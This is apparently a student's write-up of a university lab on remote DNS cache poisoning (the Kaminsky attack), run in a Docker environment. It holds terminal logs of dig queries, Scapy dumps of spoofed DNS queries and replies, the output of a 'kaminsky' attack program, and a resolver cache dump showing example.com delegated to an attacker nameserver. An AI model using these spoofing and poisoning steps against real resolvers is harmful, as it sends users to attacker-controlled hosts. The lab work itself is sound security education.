LAB 6 – REMOTE DNS

NAME: NAVYA PERAM

SRN: PES1UG21CS924

Cross-check

```
root@a1631105 2ca1:/# export PS1= user:PES1UG21CS924:Navya:\w\n\$>
user:PES1UG21CS924:Navya:/
$>dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31612
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 62cf5223f74312020100000065 2bdc9efcae8b3271595289 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 15 12:35:42 UTC 2023
;; MSG SIZE  rcvd: 90
```

We observe that the ip address of the attacker is 10.9.0.153, and on comparing it with the environment setup, we can confirm that the setup has been done correctly.

```
user:PES1UG21CS924:Navya:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2303
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: b5215a3fb4776beb01000000652bdca8fdfdcb1c6bf3bfe2 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 860 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 15 12:35:52 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES1UG21CS924:Navya:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14420
```


We get the ip address of www.example.com which is always 93.184.216.34, and usually used in testing and documentation. We get to know that the connection is correct.


```
;; Query time: 860 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 15 12:35:52 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES1UG21CS924:Navya:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 14420
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 102082b15ccf58f801000000652bdcb85dcc7bab3ee51fe0 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Oct 15 12:36:08 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES1UG21CS924:Navya:/
$>
```

However, when we query example.com through the ns.attacker32.com server, we get 1.2.3.5 which then implies the fact that the corresponding ip address is spoofed.

Task1

```
attacker:PEs1UG21CS924:Navya:/
$>cd volumes/
attacker:PEs1UG21CS924:Navya:/volumes
$>python3 generate_dns_query.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = None
  src       = 1.2.3.4
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = 12345
     dport     = domain
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 0
        opcode    = QUERY
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
```





Here, we send a DNS request to twysw.example.com and we get a reply in return saying that it doesn't exist. Since the given ip address doesn't exist it is the correct response.

Task2

```
        ar         = None

.
Sent 1 packets.
attacker:PEs1UG21CS924:Navya:/volumes
$>dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40299
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            121     IN      NS      a.iana-servers.net.
example.com.            121     IN      NS      b.iana-servers.net.

;; Query time: 40 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun Oct 15 12:40:17 UTC 2023
```

Through the above code we find that the nameservers of example.com are a.iana-servers.net. and b.iana-servers.net. We find that the ip address of iana-servers is 199.43.135.53

```
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun Oct 15 12:40:17 UTC 2023
;; MSG SIZE  rcvd: 88

attacker:PEs1UG21CS924:Navya:/volumes
$>dig +short a a.iana-servers.net.
199.43.135.53
attacker:PEs1UG21CS924:Navya:/volumes
$>python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
```

```
;; MSG SIZE  rcvd: 88

attacker:PEs1UG21CS924:Navya:/volumes
$>dig +short a a.iana-servers.net.
199.43.135.53
attacker:PEs1UG21CS924:Navya:/volumes
$>python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
```


```
;; MSG SIZE  rcvd: 88

attacker:PEs1UG21CS924:Navya:/volumes
$>dig +short a a.iana-servers.net.
199.43.135.53
attacker:PEs1UG21CS924:Navya:/volumes
$>python3 generate_dns_reply.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
```


Capturing from br-a664a1e5aca6

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	02:42:34:0c:c3:89	Broadcast	ARP	42	Who has 10.9.0.53? Tell 10.9.0.1
2	0.000019673	02:42:0a:09:00:35	02:42:34:0c:c3:89	ARP	42	10.9.0.53 is at 02:42:0a:09:00:35
3	0.019576779	199.43.135.53	10.9.0.53	DNS	152	Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 …

br-a664a1e5aca6: <live capture in progress> Packets: 3 · Displayed: 3 (100.0%) Profile: Default

In the above process, we spoof and send a DNS reply. Since the DNS queries are not cached in the system, it assumes that it sent the DNS request and it then accepts the spoofed DNS query and then caches it. For the DNS response sent, we receive a reply , which is 1.2.3.4 and this reply is cached.

Task3

```
.
Sent 1 packets.
attacker:PEs1UG21CS924:Navya:/volumes
$>./kaminsky
name: cizqh, id:0
name: biwul, id:500
name: wpbmk, id:1000
name: quizz, id:1500
name: tldvx, id:2000
name: csmow, id:2500
name: dtgcj, id:3000
name: oftma, id:3500
name: ekriw, id:4000
name: byrja, id:4500
name: qelvb, id:5000
name: kxtyl, id:5500
name: sbeyg, id:6000
name: polkc, id:6500
name: nrngz, id:7000
name: jhzcs, id:7500
name: zuznp, id:8000
name: azmwy, id:8500
name: aqzgo, id:9000
name: hyfvi, id:9500
name: hizur, id:10000
name: yeyai, id:10500
name: tzduo, id:11000
name: suohs, id:11500
name: mhinp, id:12000
name: zvnes, id:12500
name: wncvi, id:13000
```

```
name: sfmos, id:25500
name: qvvzk, id:26000
name: olefq, id:26500
name: chiai, id:27000
name: vibxm, id:27500
name: qblvc, id:28000
name: snhhd, id:28500
name: bxzwz, id:29000
name: jkkqq, id:29500
name: duznv, id:30000
name: jlfli, id:30500
name: rdldy, id:31000
name: nxnwe, id:31500
name: qyeru, id:32000
name: ddfpv, id:32500
name: xupyi, id:33000
name: mitsv, id:33500
name: dlyoo, id:34000
name: ybmlx, id:34500
name: qdxwx, id:35000
name: szazp, id:35500
name: vwlmu, id:36000
name: tzeor, id:36500
name: brebh, id:37000
name: tzkhm, id:37500
name: kzshw, id:38000
name: pzvpy, id:38500
name: mmwyy, id:39000
name: ttxxi, id:39500
name: qbbvc, id:40000
name: jqctx, id:40500
name: odwil, id:41000
```

In cache poisoning, we observe multiple DNS queries which are being sent one after the other with random names and IDs.

```
[10/15/23]seed@VM:~/Labsetup7$ docksh e2
root@e283a350ff35:/# export PS1="local-dns:PES1UG21CS924:\w\n\$>"
local-dns:PES1UG21CS924:/
$>rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
ns.attacker32.com.      615571  \-AAAA  ;-$NXRRSET
; attacker32.com. SOA ns.attacker32.com. admin.attacker32.com. 2008111001 28800 7200 2419200 86400
example.com.            777558  NS      ns.attacker32.com.
; ns.attacker32.com [v4 TTL 1771] [v6 TTL 10771] [v4 success] [v6 nxrrset]
local-dns:PES1UG21CS924:/
$>
```


Here, we observe that the cache contains the word attacker, which means that our spoofed DNS response has been successfully accepted by the DNS server. Hence, we can say that we have poisoned the cache successfully.

Task 4

```
[10/15/23]seed@VM:~/Labsetup7$ docksh 1d
root@1d2794bf510b:/# export PS1="user:PES1UG21CS924:\w\n\$>"
user:PES1UG21CS924:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19749
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e90b4e567b49970d01000000652bebd27274852f124c1c72 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 32 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Sun Oct 15 13:40:34 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES1UG21CS924:/
$>dig @ns.attacker32.com wwww.example.ccom

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com wwww.example.ccom
; (1 server found)
;; global options: +cmd
;; Got answer:
```

```
;; WHEN: Sun Oct 15 12:57:06 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES1UG21CS924:Navya:/
$>dig @ns.attacker32.com www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37733
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: e443dbb422ab394b01000000652be1b0c694c4898bfca8d2 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       1.2.3.5

;; Query time: 0 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Sun Oct 15 12:57:20 UTC 2023
;; MSG SIZE  rcvd: 88

user:PES1UG21CS924:Navya:/
$>dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
```

We observe that both the above ip addresses are same. This occurs as the local DNS server sends the query to ns.attacker32.com rather than the actual nameserver. We find that the attack is indeed successful, as the local DNS server cache is updated to that of the malicious server.



In the above wireshark picture, we observe that the DNS query from the host is forwarded to the local DNS server, from where it is further forwarded to the attacker's Nameserver.